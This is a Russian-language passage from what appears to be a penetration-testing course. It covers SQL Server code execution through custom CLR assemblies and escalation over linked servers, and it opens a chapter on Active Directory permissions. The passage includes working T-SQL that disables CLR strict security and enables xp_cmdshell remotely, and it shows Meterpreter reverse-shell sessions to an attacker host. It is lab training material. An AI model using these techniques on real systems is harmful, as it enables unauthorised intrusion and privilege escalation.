    }
};
```

Листинг 762 - Полный код для сборки

После компиляции кода в DLL у нас есть сборка, которую мы будем загружать в SQL Server и выполнять. Следующий шаг - найти подходящую целевую базу данных внутри SQL Server, поскольку процедуру из сборки можно создать только если установлено свойство `TRUSTWORTHY`.

Напомним: по умолчанию только база данных `msdb` имеет это свойство включённым, но пользовательские базы данных тоже могут его использовать. С учётом этого мы выберем целью `msdb`.

Создание хранимой процедуры из сборки не разрешено по умолчанию. Это контролируется настройкой интеграции CLR (CLR Integration),[59] которая по умолчанию отключена. К счастью, её можно включить через `sp_configure` и параметр `clr enabled`. Начиная с Microsoft SQL Server 2017, есть дополнительная защитная мера под названием строгая безопасность CLR (CLR strict security).[60] По умолчанию эта мера разрешает только подписанные сборки. Строгую безопасность CLR можно отключить через `sp_configure` с параметром `clr strict security`.

Итак, перед созданием хранимой процедуры из сборки нужно выполнить SQL-операторы, показанные в листинге 763.

```
use msdb

EXEC sp_configure 'show advanced options',1
RECONFIGURE

EXEC sp_configure 'clr enabled',1
RECONFIGURE

EXEC sp_configure 'clr strict security', 0
RECONFIGURE
```

Листинг 763 - Включение CLR и отключение строгой безопасности

Когда все соображения безопасности учтены, можно импортировать сборку с помощью оператора `CREATE ASSEMBLY`. Его прототип приведён в листинге 764.

```
CREATE ASSEMBLY assembly_name
  [ AUTHORIZATION owner_name ]
  FROM { <client_assembly_specifier> | <assembly_bits> [ ,...n ] }
  [ WITH PERMISSION_SET = { SAFE | EXTERNAL_ACCESS | UNSAFE } ]
```

Листинг 764 - Прототип CREATE ASSEMBLY

Нужно передать имя пользовательской сборки, расположение файла и указать `PERMISSION_SET` как `UNSAFE`, чтобы разрешить выполнение неподписанного .NET-кода. Первым шагом скопируем скомпилированную сборку (`cmdExec.dll`) на `dc01` в каталог `C:\Tools`.

На Windows Server 2016 и более ранних версиях эта техника также работала бы через UNC-путь, но Windows Server 2019 не разрешает доступ к SMB-ресурсам без аутентификации.

Хотя это не то, что мы использовали бы в реальном сценарии, это поможет понять технику. Позже в разделе мы улучшим технику и узнаем, как избежать этого шага. Далее можно составить команду `CREATE ASSEMBLY` и импортировать DLL.

```
CREATE ASSEMBLY myAssembly FROM 'c:\tools\cmdExec.dll' WITH PERMISSION_SET = UNSAFE;
```

Листинг 765 - Импорт сборки с CREATE ASSEMBLY

После импорта DLL нужно создать процедуру на основе метода `cmdExe` с оператором `CREATE PROCEDURE`.[61]

```
CREATE [ OR ALTER ] { PROC | PROCEDURE }
    [schema_name.] procedure_name [ ; number ]
      [ { @parameter [ type_schema_name. ] data_type }
        [ VARYING ] [ = default ] [ OUT | OUTPUT | [READONLY]
      ] [ ,...n ]
  [ WITH <procedure_option> [ ,...n ] ]
  [ FOR REPLICATION ]
  AS { [ BEGIN ] sql_statement [;] [ ...n ] [ END ] }
  [;]
```

Листинг 766 - Прототип CREATE PROCEDURE

Для этого сначала указываем оператор `CREATE PROCEDURE`, затем имя, которое хотим назначить пользовательской процедуре (`[dbo].[cmdExec]`), и аргумент(ы), которые она принимает (`@execCommand NVARCHAR (4000)`). Затем указываем имя функции в только что импортированной сборке (`[myAssembly].[StoredProcedures].[cmdExec]`), которая будет выполнена при вызове процедуры.

```
CREATE PROCEDURE [dbo].[cmdExec] @execCommand NVARCHAR (4000) AS EXTERNAL NAME [myAssembly].[
    StoredProcedures].[cmdExec];
```

Листинг 767 - Создание процедуры из сборки

Последняя половина SQL-запроса начинается с ключевого слова `AS`, а затем указывает расположение C#-метода, из которого нужно создать процедуру (`[myAssembly].[StoredProcedures].[cmdExec]`). Это помечено префиксом `EXTERNAL NAME`, поскольку метод не является нативным.

Финальный шаг - вызвать только что созданную процедуру и передать аргумент.

```
EXEC cmdExec 'whoami'
```

Листинг 768 - Выполнение новой процедуры

Теперь у нас есть всё необходимое, и можно объединить это в консольное C#-приложение. Вывод запуска показан в листинге 769.

```
PS C:\Tools> \\192.168.119.120\visualstudio\Sql\Sql\bin\Release\Sql.exe
Auth success!
Result of command is: corp1\sqlsvc
```

Листинг 769 - Выполнение метода из сборки

Это доказывает, что мы получили выполнение кода через пользовательскую сборку.

Нельзя вызвать `CREATE ASSEMBLY` для одной и той же сборки несколько раз без удаления предыдущей. Вместо этого нужно использовать оператор `DROP ASSEMBLY`.[62] Кроме того, сборку нельзя удалить, если создана процедура, которой она требуется. В этом случае сначала нужно использовать оператор `DROP PROCEDURE`.[63]

В нашей технике получения выполнения кода из пользовательской сборки мы сначала копировали скомпилированную сборку на диск SQL Server, что нереалистично. Рассмотрим более удачную альтернативу. Можно напрямую встроить сборку в SQL-запрос `CREATE ASSEMBLY`. Для этого в предложении `FROM` вместо пути к файлу помещается шестнадцатеричная строка, содержащая бинарное содержимое сборки. Чтобы преобразовать сборку (`cmdExec.dll`) в шестнадцатеричную строку, используем небольшой PowerShell-скрипт, показанный в листинге 770.

```
$assemblyFile = "\\192.168.119.120\visualstudio\Sql\cmdExec\bin\x64\Release\cmdExec.dll"
$stringBuilder = New-Object -Type System.Text.StringBuilder

$fileStream = [IO.File]::OpenRead($assemblyFile)
while (($byte = $fileStream.ReadByte()) -gt -1)
```

```
{
    $stringBuilder.Append($byte.ToString("X2")) | Out-Null
}
$stringBuilder.ToString() -join "" | Out-File c:\Tools\cmdExec.txt
```

Листинг 770 - Преобразование DLL в шестнадцатеричную строку

Когда сборка преобразована в шестнадцатеричную строку, остаётся только обновить оператор `CREATE ASSEMBLY`, как показано в листинге 771.

```
CREATE ASSEMBLY my_assembly FROM 0x4D5A900..... WITH PERMISSION_SET = UNSAFE;
```

Листинг 771 - Оператор CREATE ASSEMBLY с шестнадцатеричной строкой

Перед выполнением обновлённого консольного C#-приложения нужно убедиться, что предыдущая работа с `CREATE ASSEMBLY` и `CREATE PROCEDURE` не оставила процедуры или сборки на SQL Server. Если они остались, сначала нужно удалить их через `DROP PROCEDURE` и `DROP ASSEMBLY`. После этого можно выполнить запрос со встроенной сборкой и получить выполнение кода, как показано в листинге 772.

```
PS C:\Tools> \\192.168.119.120\visualstudio\Sql\Sql\bin\Release\Sql.exe
Auth success!
Result of command is: corp1\sqlsvc
```

Листинг 772 - Выполнение метода из сборки

Снова у нас есть произвольное выполнение кода, но теперь без необходимости записывать сборку на диск цели. В этом разделе мы рассмотрели, как получить выполнение кода на операционной системе хоста SQL Server через пользовательскую сборку, что позволяет повторно использовать наш предыдущий C#-код.

#### 15.2.3.1 Упражнения

1. Повторите шаги для получения выполнения команд через пользовательскую сборку.
2. Используйте технику для получения обратной оболочки.

## 15.3 Связанные SQL-серверы

До сих пор мы работали исключительно с SQL Server на `dc01`. Как было обнаружено во время перечисления, на `appsrv01` также есть экземпляр SQL Server. Несколько SQL-серверов[64] можно связать так, чтобы запрос, выполненный на одном SQL Server, получал данные или выполнял действие на другом SQL Server.

В следующих разделах мы разберём, как такую связь можно использовать для повышения привилегий и получения выполнения кода на дополнительных SQL-серверах.

### 15.3.1 Следуем по связи

Когда создаётся связь от одного SQL Server к другому, администратор должен указать контекст выполнения, который будет использоваться во время подключения. Хотя контекст может быть динамическим и зависеть от контекста безопасности[65] текущего логина, некоторые администраторы предпочитают выбирать конкретный SQL-логин.

Если администратор выбирает конкретный SQL-логин, и этот логин имеет членство в роли `sysadmin`, мы получим привилегии `sysadmin` на связанном SQL Server. Это произойдёт даже если на исходном SQL Server у нас есть только низкопривилегированный доступ.

Первый шаг такой атаки - перечислить серверы, связанные с текущим SQL Server. Хранимая процедура `sp_linkedservers`[66] возвращает нам список связанных серверов. Она не требует аргументов, но может вернуть несколько результатов, которые нужно вывести в консоль.

В этом примере мы подключаемся к `appsrv01`, а не к `dc01`, и не выполняем имперсонацию, поскольку `sp_linkedserver` не требует привилегий для выполнения. Фрагмент нужного кода показан в листинге 773.

```
...
            Environment.Exit(0);
        }

        String execCmd = "EXEC sp_linkedservers;";

        SqlCommand command = new SqlCommand(execCmd, con);
        SqlDataReader reader = command.ExecuteReader();

        while (reader.Read())
        {
            Console.WriteLine("Linked SQL server: " + reader[0]);
        }
        reader.Close();

        con.Close();
    }
}
...
```

Листинг 773 - Код для перечисления связанных серверов

После компиляции консольного C#-приложения можно перечислить все связанные серверы с `appsrv01` и получить результаты, показанные в листинге 774.

```
PS C:\Tools> \\192.168.119.120\visualstudio\Sql\Sql\bin\Release\Sql.exe
Auth success!
Linked SQL server: APPSRV01\SQLEXPRESS
Linked SQL server: DC01
```

Листинг 774 - Связанные серверы с appsrv01

Как видно из выделенного вывода, существует связанный SQL Server с именем `DC01`. Следующий шаг - выполнить SQL-запрос на связанном сервере. Сначала просто найдём версию экземпляра SQL Server на `dc01`. Это можно сделать с помощью ключевого слова `OPENQUERY`[67] как части предложения `FROM`. Пример приведён в листинге 775.

```
select version from openquery("dc01", 'select @@version as version')
```

Листинг 775 - Использование OPENQUERY для перечисления версии SQL

При реализации этого в консольном C#-приложении нужно внимательно экранировать двойные кавычки (`"`). После компиляции проекта выполняем его и получаем версию со связанного SQL Server.

```
PS C:\Tools> \\192.168.119.120\visualstudio\Sql\Sql\bin\Release\Sql.exe
Auth success!
Linked SQL server version: Microsoft SQL Server 2019 (RTM) - 15.0.32.50 (X64)
        Aug 22 2019 17:04:49
        Copyright (C) 2019 Microsoft Corporation
        Express Edition (64-bit) on Windows Server 2019 Standard 10.0 <X64> (Build 17763: ) (Hypervisor)
```

Листинг 776 - Определение версии SQL Server на DC01

Этот пример доказывает, что можно выполнять SQL-запросы между связанными серверами. Посмотрим, в каком контексте безопасности мы выполняемся. Для этого заменим запрос версии SQL на SQL-логин через `SYSTEM_USER` и получим результаты из листинга 777.

```
PS C:\Tools> \\192.168.119.120\visualstudio\Sql\Sql\bin\Release\Sql.exe
Auth success!
Executing as the login corp1\offsec on APPSRV01
Executing as the login sa on DC01
```

Листинг 777 - Перечисление контекста безопасности на связанном сервере DC01

Как видно из листинга 777, наш локальный логин - доменный пользователь, а связанный контекст безопасности - `sa`. Отлично. Мы уже знаем, что доступ `sa` позволяет получить выполнение кода. Чтобы сделать это снова, выполним наш PowerShell-загрузчик шеллкода через загрузочную команду PowerShell с помощью хранимой процедуры `xp_cmdshell`.

Поскольку `xp_cmdshell` и другие техники выполнения кода требуют изменения расширенных параметров, нужно обновить текущую конфигурацию оператором `RECONFIGURE`. Когда этот оператор выполняется против удалённого сервера, Microsoft SQL использует удалённый вызов процедур (RPC). Чтобы это сработало, созданная связь должна быть настроена с исходящим RPC через настройку RPC Out.[68]

RPC Out не включён по умолчанию, но часто задаётся системными администраторами. Если RPC Out не разрешён, его можно включить хранимой процедурой `sp_serveroption`[69], если текущий пользователь имеет членство в роли `sysadmin`.

Документация Microsoft для `OPENQUERY`[70] прямо указывает, что выполнение хранимых процедур на связанных SQL-серверах не поддерживается. Вместо этого мы используем ключевое слово `AT`, чтобы указать, на каком связанном SQL Server должен выполняться запрос. Листинг 778 показывает запрос, нужный для включения расширенных параметров.

```
EXEC ('sp_configure ''show advanced options'', 1; reconfigure;') AT DC01
```

Листинг 778 - Выполнение sp_configure на связанном сервере

Обратите внимание на использование одинарных кавычек: символ экранирования одинарной кавычки в SQL - это ещё одна одинарная кавычка, поэтому во внутренних строках их нужно удваивать. Аналогично можно включить `xp_cmdshell` и вызвать её на `dc01`.

При использовании загрузочной команды PowerShell нужно следить за проблемами кавычек в строках. Самый простой способ решить это - закодировать загрузочную команду в Base64 и вызвать её через параметр `EncodedCommand`. Так можно избежать всех строковых кавычек.

После обновления консольного C#-приложения, настройки слушателя Meterpreter и проверки, что PowerShell-загрузчик шеллкода находится на нашем веб-сервере Apache, можно запустить атаку и получить обратную оболочку на связанном SQL Server.

```
[*] Started HTTPS reverse handler on https://192.168.119.120:443
[*] https://192.168.119.120:443 handling request from 192.168.120.10; (UUID: q43npwu4) Staging x64 payload (
    202329 bytes)
...
[*] Meterpreter session 1 opened (192.168.119.120:443 -> 192.168.120.10:51808)

meterpreter > sysinfo
Computer        : DC01
OS              : Windows 2016+ (10.0 Build 17763).
Architecture    : x64
...
```

Листинг 779 - Получение оболочки со связанного SQL Server

Как видно по выводу команды `sysinfo` в листинге 779, наша обратная оболочка действительно приходит с `dc01`. Обратите внимание: процесс SQL Server завершается при выходе из оболочки, если `EXITFUNC` не установлен в `thread`.

В этом разделе мы узнали, как связанные SQL-серверы можно использовать для выполнения SQL-запросов на других SQL-серверах и даже для получения выполнения кода на них. В следующем разделе используем это ещё дальше для повышения привилегий.

#### 15.3.1.1 Упражнения

1. Перечислите связанные SQL-серверы с appsrv01.
2. Реализуйте код, необходимый для включения и выполнения xp_cmdshell на dc01, и получите обратную оболочку.

#### 15.3.1.2 Дополнительное задание

Хотя документация Microsoft указывает, что выполнение хранимых процедур не поддерживается на связанных SQL-серверах с ключевым словом OPENQUERY, фактически это возможно. Измените SQL-запросы, чтобы получить выполнение кода на dc01, используя OPENQUERY вместо AT.

### 15.3.2 Возвращайся ко мне

В предыдущем разделе мы обнаружили: если существуют связанные SQL-серверы, их можно эксплуатировать в зависимости от контекста безопасности связи. В этом разделе мы узнаем, как это также можно использовать для повышения привилегий на локальном SQL Server.

Как мы узнали ранее, SQL Server на appsrv01 имеет связь с SQL Server на dc01. Мы также можем выполнить процедуру sp_linkedservers на dc01, чтобы найти дополнительные связи с dc01. Важно помнить, что связи SQL Server не являются двунаправленными по умолчанию. Самый простой способ сделать это - синтаксис AT, как показано в листинге 780.

```
EXEC ('sp_linkedservers') AT DC01
```

Листинг 780 - Поиск связанных серверов на DC01

Можно обновить наш исходный C#-код для перечисления связей, чтобы найти связанные серверы на dc01, что даёт результаты из листинга 781.

```
PS C:\Tools> \\192.168.119.120\visualstudio\Sql\Sql\bin\Release\Sql.exe
Auth success!
Linked SQL server: APPSRV01
Linked SQL server: DC01\SQLEXPRESS
```

Листинг 781 - DC01 имеет связь с APPSRV01

SQL Server на dc01 имеет связь с SQL Server на appsrv01. Это значит, что мы можем перейти по связи к dc01, получить контекст безопасности логина SA, а затем вернуться обратно по связи на appsrv01.

Чтобы исследовать, какие привилегии это даёт на appsrv01, можно использовать ключевое слово OPENQUERY дважды. Сначала используем его для выполнения запроса на dc01, а внутри него используем снова для выполнения запроса на appsrv01.

```
select mylogin from openquery("dc01", 'select mylogin from openquery("appsrv01", ''select SYSTEM_USER as
    mylogin'')')
```

Листинг 782 - Поиск логина на APPSRV01 после перехода по связям

После реализации этого в консольном C#-приложении, не забывая экранировать двойные кавычки, мы обнаруживаем, что наши привилегии на appsrv01 повысились.

```
PS C:\Tools> \\192.168.119.120\visualstudio\Sql\Sql\bin\Release\Sql.exe
Auth success!
Executing as login: sa
```

Листинг 783 - Мы в контексте безопасности SA после перехода по связям

Мы начинали с логина `corp1\offsec`, но после перехода по связи к `dc01` и затем обратно к `appsrv01` получили выполнение как `sa`. Отлично. Поскольку теперь у нас есть членство в роли `sysadmin` на `appsrv01`, можно получить выполнение кода той же техникой, что и в предыдущем разделе.

Снова самый прямой способ - ключевое слово `AT`, но нужно выполнить запрос на связанном сервере `dc01`, который затем выполняет запрос на `appsrv01`. Это значит, что нужны два экземпляра ключевого слова `AT`, как показано в листинге 784.

```
EXEC ('EXEC (''sp_configure ''''show advanced options'''', 1; reconfigure;'') AT appsrv01') AT dc01
```

Листинг 784 - Включение расширенных параметров на appsrv01

Также важно заметить использование одинарных кавычек в SQL-запросе. Нужно экранировать все встроенные одинарные кавычки через одинарные кавычки, а значит внутренняя строка (`show advanced options`) требует четыре одинарные кавычки.

Каждый раз, когда мы переходим по связи, количество одинарных кавычек удваивается, поэтому при составлении запросов нужно быть осторожными.

Оставшиеся SQL-запросы можно изменить тем же способом, чтобы выполнить загрузочную команду PowerShell на `appsrv01`. После обновления и выполнения консольного C#-приложения мы получаем обратную оболочку Meterpreter, как показано в листинге 785.

```
[*] Started HTTPS reverse handler on https://192.168.119.120:443
[*] https://192.168.119.120:443 handling request from 192.168.120.6; (UUID: tqdniu2q) Staging x64 payload (
    202329 bytes)
...
[*] Meterpreter session 2 opened (192.168.119.120:443 -> 192.168.120.6:50270)

meterpreter > sysinfo
Computer        : APPSRV01
OS              : Windows 2016+ (10.0 Build 17763).
Architecture    : x64
...
```

Листинг 785 - Обратная оболочка с appsrv01

Если других путей повышения привилегий нет, двунаправленная связь может позволить повысить привилегии на том же SQL Server.

В этом разделе мы увидели, что можно перечислять вложенные связанные SQL-серверы и даже выполнять на них запросы. Теоретически это позволяет переходить по стольким связям, сколько нужно, и, возможно, получить выполнение кода с многих SQL-серверов.

### 15.3.2.1 Упражнения

1. Повторите шаги перечисления, чтобы найти контекст безопасности логина после перехода по связи сначала к `dc01`, а затем обратно к `appsrv01`.
2. Получите обратную оболочку на `appsrv01`, переходя по связям.

#### 15.3.2.2 Дополнительное задание

Существует PowerShell-скрипт PowerUpSQL,[71] который помогает автоматизировать все перечисления и атаки, выполненные нами в этом модуле. Также существует C#-реализация PowerUpSQL под названием Database Audit Framework & Toolkit (DAFT).[72] Скачайте и используйте один из них, чтобы получить доступ, повысить привилегии и захватить оба SQL-сервера.

Evil SQL Client (ESC)[73] - ещё одна реализация тех же возможностей, написанная на C#. Она заранее подготовлена для работы с MSBuild, чтобы избежать обнаружения и обойти контроль разрешённых приложений.

## 15.4 Итоги

В этом модуле мы представили несколько техник для атаки и компрометации Microsoft SQL Server в доменной среде. Большинство техник также применимы к уязвимостям SQL-инъекции. Поэтому при наличии небезопасных разрешений и связей SQL Server может быть возможно скомпрометировать несколько SQL-серверов глубоко во внутренней сети напрямую с периметрового веб-сервера.

Этот модуль был сосредоточен исключительно на Microsoft SQL из-за его распространённой интеграции аутентификации с Active Directory, но у других типов баз данных, таких как Oracle и MySQL, могут быть похожие неправильные конфигурации. Также возможны SQL-связи между базами данных разных типов.

## Примечания


**[1]** (Nmap, 2020), https://nmap.org/
**[2]** (Microsoft, 2016), https://docs.microsoft.com/bs-cyrl-ba/sql/sql-server/install/instance-configuration?view=sql-server-2014
**[3]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/ad/service-principal-names
**[4]** (Microsoft, 2016), https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/cc731241(v%3Dws.11)
**[5]** (Tim Medin, 2016), https://github.com/nidem/kerberoast/blob/master/GetUserSPNs.ps1
**[6]** (Microsoft, 2018), https://docs.microsoft.com/en-us/dotnet/framework/data/adonet/sql/authentication-in-sql-server
**[7]** (Microsoft, 2018), https://docs.microsoft.com/en-us/dotnet/framework/data/adonet/sql/server-and-database-roles-in-sql-server
**[8]** (Microsoft, 2018), https://docs.microsoft.com/en-us/sql/relational-databases/security/authentication-access/server-level-roles?view=sql-server-ver15
**[9]** (Microsoft, 2020), https://docs.microsoft.com/en-us/dotnet/api/system.data.sqlclient.sqlconnection?view=netframework-4.8
**[10]** (Microsoft, 2020), https://docs.microsoft.com/en-us/dotnet/api/system.data.sqlclient.sqlconnection.connectionstring?view=netframework-4.8
**[11]** (Microsoft, 2020), https://docs.microsoft.com/en-us/dotnet/api/system.data.sqlclient.sqlconnection.open?view=netframework-4.8
**[12]** (Microsoft, 2017), https://docs.microsoft.com/en-us/sql/t-sql/functions/system-user-transact-sql?view=sql-server-ver15
**[13]** (Microsoft, 2020), https://docs.microsoft.com/en-us/dotnet/api/system.data.sqlclient.sqlcommand?view=netframework-4.8
**[14]** (Microsoft, 2020), https://docs.microsoft.com/en-us/dotnet/api/system.data.sqlclient.sqlcommand.executereader?view=netframework-4.8
**[15]** (Microsoft, 2020), https://docs.microsoft.com/en-us/dotnet/api/system.data.sqlclient.sqldatareader?view=netframework-4.8
**[16]** (Microsoft, 2020), https://docs.microsoft.com/en-us/dotnet/api/system.data.sqlclient.sqldatareader.read?view=netframework-4.8#System_Data_SqlClient_SqlDataReader_Read
**[17]** (Microsoft, 2020), https://docs.microsoft.com/en-us/dotnet/api/system.data.sqlclient.sqldatareader.item?view=netframework-4.8#System_Data_SqlClient_SqlDataReader_Item_System_Int32_
**[18]** (Microsoft, 2020), https://docs.microsoft.com/en-us/dotnet/api/system.data.sqlclient.sqldatareader.close?view=netframework-4.8#System_Data_SqlClient_SqlDataReader_Close
**[19]** (Microsoft, 2017), https://docs.microsoft.com/en-us/sql/t-sql/functions/user-name-transact-sql?view=sql-server-ver15
**[20]** (Microsoft, 2017), https://docs.microsoft.com/en-us/sql/t-sql/functions/is-srvrolemember-transact-sql?view=sql-server-ver15
**[21]** (Sql Server Central, 2012), https://www.sqlservercentral.com/blogs/how-to-use-xp_dirtree-to-list-all-files-in-a-folder
**[22]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/Path_(computing)#UNC
**[23]** (Microsoft, 2020), https://docs.microsoft.com/en-us/windows-server/security/kerberos/configuring-kerberos-over-ip
**[24]** (NetSPI, 2020), https://github.com/NetSPI/PowerUpSQL/wiki/SQL-Server-UNC-Path-Injection-Cheat-Sheet
**[25]** (lgnadx, 2020), https://github.com/lgandx/Responder
**[26]** (Peter Gombos, 2018), https://medium.com/@petergombos/lm-ntlm-net-ntlmv2-oh-my-a9b235c58ed4
**[27]** (HashCat), https://hashcat.net/hashcat/
**[28]** (Openwall, 2020), https://www.openwall.com/john/

**[29]** (Microsoft, 2010), https://docs.microsoft.com/en-gb/archive/blogs/josebda/the-basics-of-smb-signing-covering-both-smb1-and-smb2
**[30]** (Impacket, 2020), https://github.com/SecureAuthCorp/impacket
**[31]** (Microsoft, 2017),
https://docs.microsoft.com/en-us/dotnet/framework/data/adonet/sql/customizing-permissions-with-impersonation-in-sql-server
**[32]** (Microsoft, 2019), https://docs.microsoft.com/en-us/sql/t-sql/statements/execute-as-transact-sql?view=sql-server-ver15
**[33]** (Microsoft, 2019), https://docs.microsoft.com/en-us/sql/relational-databases/system-catalog-views/sys-server-permissions-transact-sql?view=sql-server-ver15
**[34]** (Microsoft, 2017),
https://docs.microsoft.com/en-us/sql/relational-databases/system-catalog-views/sys-server-principals-transact-sql?view=sql-server-ver15
**[35]** (Microsoft, 2017),
https://docs.microsoft.com/en-us/sql/relational-databases/security/trustworthy-database-property?view=sql-server-ver15
**[36]** (Microsoft, 2019),
https://docs.microsoft.com/en-us/sql/relational-databases/system-stored-procedures/xp-cmdshell-transact-sql?view=sql-server-ver15
**[37]** (Microsoft, 2017),
https://docs.microsoft.com/en-us/sql/relational-databases/system-stored-procedures/sp-oacreate-transact-sql?view=sql-server-ver15
**[38]** (Microsoft, 2019),
https://docs.microsoft.com/en-us/sql/relational-databases/system-stored-procedures/sp-configure-transact-sql?view=sql-server-ver15
**[39]** (Microsoft, 2016), https://docs.microsoft.com/en-us/sql/t-sql/language-elements/reconfigure-transact-sql?view=sql-server-ver15
**[40]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/Object_Linking_and_Embedding
**[41]** (Microsoft, 2017),
https://docs.microsoft.com/en-us/sql/t-sql/language-elements/declare-local-variable-transact-sql?view=sql-server-ver15
**[42]** (Microsoft, 2017),
https://docs.microsoft.com/en-us/sql/relational-databases/system-stored-procedures/sp-oamethod-transact-sql?view=sql-server-ver15
**[43]** (Microsoft, 2018), https://docs.microsoft.com/en-us/sql/t-sql/statements/create-assembly-transact-sql?view=sql-server-ver15
**[44]** (Microsoft, 2020), https://docs.microsoft.com/en-us/dotnet/api/system.diagnostics.process?view=netframework-4.8
**[45]** (Microsoft, 2020), https://docs.microsoft.com/en-us/dotnet/api/system.diagnostics.process.startinfo?view=netframework-4.8
**[46]** (Microsoft, 2020), https://docs.microsoft.com/en-us/dotnet/api/system.diagnostics.processstartinfo.filename?view=netframework-4.8#System_Diagnostics_ProcessStartInfo_FileName
**[47]** (Microsoft, 2020), https://docs.microsoft.com/en-us/dotnet/api/system.diagnostics.processstartinfo.arguments?view=netframework-4.8#System_Diagnostics_ProcessStartInfo_Arguments
**[48]** (Microsoft, 2020), https://docs.microsoft.com/en-us/dotnet/api/system.diagnostics.processstartinfo.useshellexecute?view=netframework-4.8#System_Diagnostics_ProcessStartInfo_UseShellExecute
**[49]** (Microsoft, 2020), https://docs.microsoft.com/en-us/dotnet/api/system.diagnostics.processstartinfo.redirectstandardoutput?view=netframework-4.8#System_Diagnostics_ProcessStartInfo_RedirectStandardOutput
**[50]** (Microsoft, 2020), https://docs.microsoft.com/en-us/dotnet/api/system.diagnostics.process.start?view=netframework-4.8
**[51]** (Microsoft, 2020), https://docs.microsoft.com/en-us/dotnet/api/microsoft.sqlserver.server.sqlcontext.pipe?view=netframework-4.8
**[52]** (Microsoft, 2020), https://docs.microsoft.com/en-us/dotnet/api/microsoft.sqlserver.server.sqlcontext?view=netframework-4.8
**[53]** (Microsoft, 2020),
https://docs.microsoft.com/en-us/dotnet/api/microsoft.sqlserver.server.sqlpipe.sendresultsstart?view=netframework-4.8
**[54]** (Microsoft, 2020),
https://docs.microsoft.com/en-us/dotnet/api/microsoft.sqlserver.server.sqlpipe.sendresultsstart?view=netframework-4.8
**[55]** (Microsoft, 2020),
https://docs.microsoft.com/en-us/dotnet/api/microsoft.sqlserver.server.sqlpipe.sendresultsrow?view=netframework-4.8
**[56]** (Microsoft, 2020),
https://docs.microsoft.com/en-us/dotnet/api/microsoft.sqlserver.server.sqlpipe.sendresultsend?view=netframework-4.8
**[57]** (Microsoft, 2020), https://docs.microsoft.com/en-us/dotnet/api/microsoft.sqlserver.server.sqldatarecord?view=netframework-4.8
**[58]** (Microsoft, 2020), https://docs.microsoft.com/en-us/dotnet/api/system.diagnostics.process.standardoutput?view=netframework-4.8
**[59]** (Microsoft, 2019),
https://docs.microsoft.com/en-us/sql/relational-databases/clr-integration/clr-integration-enabling?view=sql-server-ver15
**[60]** (Microsoft, 2017), https://docs.microsoft.com/en-us/sql/database-engine/configure-windows/clr-strict-security?view=sql-server-ver15
**[61]** (Microsoft, 2017), https://docs.microsoft.com/en-us/sql/t-sql/statements/create-procedure-transact-sql?view=sql-server-ver15
**[62]** (Microsoft, 2017), https://docs.microsoft.com/en-us/sql/t-sql/statements/drop-assembly-transact-sql?view=sql-server-ver15
**[63]** (Microsoft, 2017), https://docs.microsoft.com/en-us/sql/t-sql/statements/drop-procedure-transact-sql?view=sql-server-ver15
**[64]** (Microsoft, 2019),
https://docs.microsoft.com/en-us/sql/relational-databases/linked-servers/linked-servers-database-engine?view=sql-server-ver15
**[65]** (Microsoft, 2020), https://docs.microsoft.com/en-us/sql/relational-databases/linked-servers/create-linked-servers-sql-server-database-engine?view=sql-server-ver15
**[66]** (Microsoft, 2017),
https://docs.microsoft.com/en-us/sql/relational-databases/system-stored-procedures/sp-linkedservers-transact-sql?view=sql-server-ver15
**[67]** (Microsoft, 2017), https://docs.microsoft.com/en-us/sql/t-sql/functions/openquery-transact-sql?view=sql-server-ver15
**[68]** (Microsoft, 2012),
https://docs.microsoft.com/en-us/previous-versions/sql/sql-server-2008-r2/ms186839(v=sql.105)?redirectedfrom=MSDN
**[69]** (Microsoft, 2017),
https://docs.microsoft.com/en-us/sql/relational-databases/system-stored-procedures/sp-serveroption-transact-sql?view=sql-server-ver15
**[70]** (Microsoft, 2017), https://docs.microsoft.com/en-us/sql/t-sql/functions/openquery-transact-sql?view=sql-server-ver15
**[71]** (NetSPI, 2020), https://github.com/NetSPI/PowerUpSQL
**[72]** (NetSPI, 2019), https://github.com/NetSPI/DAFT
**[73]** (NetSPI, 2020), https://github.com/NetSPI/ESC

# Глава 16. Эксплуатация Active Directory

Active Directory (AD), спроектированная специально для крупномасштабного развёртывания, является центральным компонентом большинства средних и крупных организаций и незаметно обрабатывает несколько типов аутентификации. Сложность разрешений объектов Active Directory, делегирование Kerberos и особенно отношений доверия Active Directory создаёт основу для нескольких интересных и часто недооценённых векторов атаки, которые мы рассмотрим в этом модуле.

Как мы увидим, слабая или небезопасная конфигурация AD в любой дочерней компании или подразделении крупной организации может привести к полной компрометации всей организации. Поэтому эта тема особенно важна для тестировщиков на проникновение.

## 16.1 Разрешения безопасности объектов AD

В реализации Active Directory все элементы, например пользователи, компьютеры или группы, являются объектами с соответствующим набором разрешений доступа, похожим на разрешения, связанные с файлами в локальной файловой системе. Если разрешения AD настроены неправильно, мы можем использовать их для повышения привилегий или латерального перемещения внутри домена.

В следующих разделах мы обсудим разрешения защищаемых объектов и покажем, как их перечислять и эксплуатировать.

### 16.1.1 Теория разрешений объектов

Начнём с обсуждения разрешений защищаемых объектов Active Directory. Внутри Active Directory доступ к объекту контролируется через дискреционный список контроля доступа (DACL), состоящий из набора записей контроля доступа (ACE).[1] Каждый ACE определяет, разрешён или запрещён доступ к объекту, к какой сущности применяется ACE и какой тип доступа задаётся.

Обратите внимание: когда присутствует несколько ACE, их порядок важен. Если запрещающий ACE идёт перед разрешающим ACE, запрет получает приоритет, поскольку применяется принцип первого совпадения.

Концепции DACL и ACE относительно похожи на разрешения доступа к файлам Windows, но информация, хранящаяся в каждом ACE, немного сложнее. ACE хранится в соответствии с языком определения дескрипторов безопасности (Security Descriptor Definition Language, SDDL),[2] в виде строки, разделённой точками с запятой. Прототип SDDL показан в листинге 786.[3]

```
ace_type;ace_flags;rights;object_guid;inherit_object_guid;account_sid
```

Листинг 786 - Прототип строки ACE

Каждый элемент строки ACE состоит из одного или нескольких сцепленных значений. Первый элемент - `ace_type`, который обозначает, разрешает ACE права или запрещает их. Затем `ace_flags` задаёт флаги, связанные с наследованием на дочерние объекты. Третий элемент - права доступа,[4] применяемые ACE, а `object_guid` и `inherit_object_guid` позволяют ACE применяться только к конкретным объектам, заданным GUID-значениями. Наконец, `account_sid` - это SID-объект, к которому применяется ACE.

Например, представим, что ACE на объекте A применяется к объекту B. Это разрешает или запрещает объекту B доступ к объекту A с указанными правами доступа.

Поскольку ACE описывается форматом SDDL, его может быть трудно читать, что видно по примеру строки ACE из листинга 787.

```
